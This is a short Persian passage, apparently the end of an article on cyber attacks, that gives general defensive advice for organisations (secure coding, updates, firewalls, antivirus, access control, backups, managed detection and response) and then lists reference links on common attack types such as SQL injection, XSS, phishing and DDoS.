علاوه بر اجرای شیوه‌های امنیت سایبری، سازمان شما باید از شیوه‌های کدگذاری ایمن استفاده کند، سیستم‌ها و نرم‌افزارهای امنیتی را به‌روز نگه دارد، از فایروال‌ها و ابزارها و راه‌حل‌های مدیریت تهدید استفاده کند، نرم‌افزار آنتی‌ویروس را در سراسر سیستم‌ها نصب کند، دسترسی‌ها و امتیازات کاربر را کنترل کند، سیستم‌های پشتیبان اغلب تهیه کند؛ و به طور فعال سیستم های نقض شده را با سرویس تشخیص و پاسخ مدیریت شده پشتیبانی کنید.

References

(وب سایت های ترجمه شده)

https://www.tripwire.com/state-of-security/featured/most-common-website-security-attacks-and-how-to-protect-yourself/

https://www.imperva.com/learn/application-security/sql-injection-sqli/

https://www.imperva.com/learn/application-security/cross-site-scripting-xss-attacks/

https://www.imperva.com/learn/application-security/man-in-the-middle-attack-mitm/

https://www.imperva.com/learn/application-security/phishing-attack-scam/

https://www.imperva.com/learn/ddos/ddos-attacks/

https://www.infocyte.com/blog/2019/05/01/cybersecurity-101-intro-to-the-top-10-common-types-of-cyber-security-attacks/

https://www.freecodecamp.org/news/whats-fuzzing-fuzz-testing-explained/

https://owasp.org/www-community/Fuzzing

https://cybersecurity.att.com/blogs/security-essentials/use-ai-to-fight-ai-powered-cyber-attacks

https://www.pentasecurity.com/blog/top-5-ai-powered-cyber-threats-how-to-prevent-them/

(وب سایت ایرانی)

https://mohtavazhe.ir/technology/security/%D8%A7%D9%86%D9%88%D8%A7%D8%B9-%D9%87%DA%A9/